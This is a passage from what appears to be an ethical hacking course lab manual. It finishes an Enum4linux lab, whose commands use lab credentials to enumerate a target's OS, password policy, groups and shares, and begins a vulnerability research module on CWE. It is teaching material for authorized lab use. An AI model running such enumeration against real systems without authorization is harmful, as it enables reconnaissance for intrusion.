


Figure 7.3.8: Enum4linux enumerating the target's domain information




Figure 7.3.9: User information with their respective RIDs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.4

Test for OS Info

14. Second, we will obtain the OS information of the target; type **enum4linux -u martin -p apple -o <Target IP Address>** (in this case, **10.10.10.16**) and hit **Enter**.




Figure 7.3.10: Enum4linux command for enumerating OS information

15. The tool enumerates the target system and lists its OS details, as shown in the screenshot.




Figure 7.3.11: OS information of the target

TASK 3.5

Test for Password Policy Info

16. Third, we will enumerate the password policy information of our target machine. In the terminal window, type **enum4linux -u martin -p apple -P <Target IP Address>** (in this case, **10.10.10.16**) and hit **Enter**.




Figure 7.3.12: Enum4linux command to enumerate password policy information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. The tool enumerates the target system and displays its password policy information, as shown in the screenshot.




Figure 7.3.13: The password policy information for the target system

TASK 3.6

Test for Group Info

18. Fourth, we will enumerate the target machine's group policy information. In the terminal window, type **enum4linux -u martin -p apple -G <Target IP Address>** (in this case, **10.10.10.16**) and hit **Enter**.




Figure 7.3.14: Enum4linux command for group and domain information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. The tool enumerates the target system and displays the group policy information, as shown in the screenshot.




Figure 7.3.15: The target's group policy information

20. It further enumerates the built-in group memberships, local group memberships, etc. displaying them as shown in the screenshot.




Figure 7.3.16: The target system's domain and group memberships

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.7

Test for Share Info

21. Finally, we will enumerate the share policy information of our target machine. Type **enum4linux -u martin -p apple -S <Target IP Address>** (in this case, **10.10.10.16**) and hit **Enter**.




Figure 7.3.17: The enum4linux command that obtains the target system's share policy information

22. The result appears, displaying the enumerate shared folders on the target system.




Figure 7.3.18: Share information for the target system

23. This concludes the demonstration performing enumeration using Enum4linux.
24. Close all open windows and document all the acquired information.
25. Turn off the **Parrot Security** and **Windows Server 2016** virtual machines.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Analysis

Module 05

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Assessment

Vulnerability assessment is an examination of the ability of a system or application, including current security procedures and controls, to withstand an assault. Vulnerability research is the process of discovering vulnerabilities and design flaws that leave an OS and its applications open to attack or misuse.

Lab Scenario

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Earlier, all possible information about a target system such as system name, OS details, shared network resources, policies and passwords details, and users and user groups were gathered.

Now, as an ethical hacker or penetration tester (hereafter, pen tester), your next step is to perform vulnerability research and a vulnerability assessment on the target system or network. Ethical hackers or pen testers need to conduct intense research with the help of information acquired in the footprinting and scanning phases to discover vulnerabilities.

Vulnerability assessments scan networks for known security weaknesses: it recognizes, measures, and classifies security vulnerabilities in a computer system, network, and communication channel; and evaluates the target systems for vulnerabilities such as missing patches, unnecessary services, weak authentication, and weak encryption. Additionally, it assists security professionals in securing the network by determining security loopholes or vulnerabilities in the current security mechanism before attackers can exploit them.

The information gleaned from a vulnerability assessment helps you to identify weaknesses that could be exploited and predict the effectiveness of additional security measures in protecting information resources from attack.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 05 Vulnerability Analysis

The labs in this module will give you real-time experience in collecting information regarding underlying vulnerabilities in the target system using various online sources and vulnerability assessment tools.

Lab Objectives

The objective of this lab is to extract information about the target system that includes, but not limited to:

- Network vulnerabilities
- IP and Transmission Control Protocol/User Datagram Protocol (TCP/UDP) ports and services that are listening
- Application and services configuration errors/vulnerabilities
- The OS version running on computers or devices
- Applications installed on computers
- Accounts with weak passwords

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Files and folders with weak permissions
- Default services and applications that may have to be uninstalled
- Mistakes in the security configuration of common applications
- Computers exposed to known or publicly reported vulnerabilities

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 75 Minutes

Overview of Vulnerability Assessment

Vulnerability assessment plays a major role in providing security to any organization's resources and infrastructure from various internal and external threats. To secure a network, an administrator needs to perform patch management, install proper antivirus software, check configurations, solve known issues in third-party applications, and troubleshoot hardware with default configurations. All these activities together constitute vulnerability assessment.

Network vulnerability scanning can be categorized into active scanning and passive scanning:

- **Active Scanning**: Interacts directly with the target network to find vulnerabilities by sending probes and specially crafted requests to the target host in the network
- **Passive Scanning**: Finds vulnerabilities without directly interacting with the target network and identifying vulnerabilities via information exposed by systems in their normal communications

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to collect information about the underlying vulnerability in a target system or network. Recommended labs that will assist you in learning various vulnerability assessment techniques include:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Perform Vulnerability Research with Vulnerability Scoring Systems and Databases	√	√	√
	1.1 Perform Vulnerability Research in Common Weakness Enumeration (CWE)	√		√
	1.2 Perform Vulnerability Research in Common Vulnerabilities and Exposures (CVE)		√	√
	1.3 Perform Vulnerability Research in National Vulnerability Database (NVD)		√	√
2	Perform Vulnerability Assessment using Various Vulnerability Assessment Tools	√	√	√
	2.1 Perform Vulnerability Analysis using OpenVAS	√		√
	2.2 Perform Vulnerability Scanning using Nessus		√	√
	2.3 Perform Vulnerability Scanning using GFI LanGuard		√	√
	2.4 Perform Web Servers and Applications Vulnerability Scanning using CGI Scanner Nikto		√	√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Analysis

Analyze and document the results related to the lab exercise. Give an opinion on your target's security posture and exposure using information collected through a vulnerability assessment.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Perform Vulnerability Research with Vulnerability Scoring Systems and Databases

Vulnerability scoring systems and databases are used by security analysts to rank information system vulnerabilities and to provide a composite score of the overall severity and risk associated with identified vulnerabilities.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Lab Scenario

As a professional ethical hacker or pen tester, your first step is to search for vulnerabilities in the target system or network using vulnerability scoring systems and databases. Vulnerability research provides awareness of advanced techniques to identify flaws or loopholes in the software that could be exploited. Using this information, you can use various tricks and techniques to launch attacks on the target system.

Lab Objectives

- Perform vulnerability research in Common Weakness Enumeration (CWE)
- Perform vulnerability research in Common Vulnerabilities and Exposures (CVE)
- Perform vulnerability research in National Vulnerability Database (NVD)

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 05 Vulnerability Analysis

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 20 Minutes

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Overview of Vulnerabilities in Vulnerability Scoring Systems and Databases

Vulnerability databases collect and maintain information about various vulnerabilities present in the information systems.

The following are some of the vulnerability scoring systems and databases:

- Common Weakness Enumeration (CWE)
- Common Vulnerabilities and Exposures (CVE)
- National Vulnerability Database (NVD)
- Common Vulnerability Scoring System (CVSS)

Lab Tasks

TASK 1

Perform Vulnerability Research in Common Weakness Enumeration (CWE)

Here, we will use CWE to view the latest underlying system vulnerabilities.

Common Weakness Enumeration (CWE) is a category system for software vulnerabilities and weaknesses. It has numerous categories of weaknesses that means that CWE can be effectively employed by the community as a baseline for weakness identification, mitigation, and prevention efforts.

1. Turn on the **Windows 10** virtual machine and log in with the credentials **Admin** and **Pa$$w0rd**.




Figure 1.1.1: Login window

Further, CWE has an advanced search technique with which you can search and view the weaknesses based on research concepts, development concepts, and architectural concepts

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

2. Open any web browser (here, **Mozilla Firefox**) and navigate to **https://cwe.mitre.org/**.

Note:

- If the **Default Browser** pop-up window appears, uncheck the **Always perform this check when starting Firefox** checkbox and click the **Not now** button.
- If a **New in Firefox: Content Blocking** pop-up window appears, follow the step and click **Got it** to finish viewing the information.



Figure 1.1.2: Default browser pop-up window

3. **CWE** website appears. In the **Google Custom Search** under **Search CWE** section, type **SMB** and click the search ( ) icon.

Note: Here, we are searching for the vulnerabilities of the running services that were found in the target systems in previous module labs (Module 04 Enumeration).

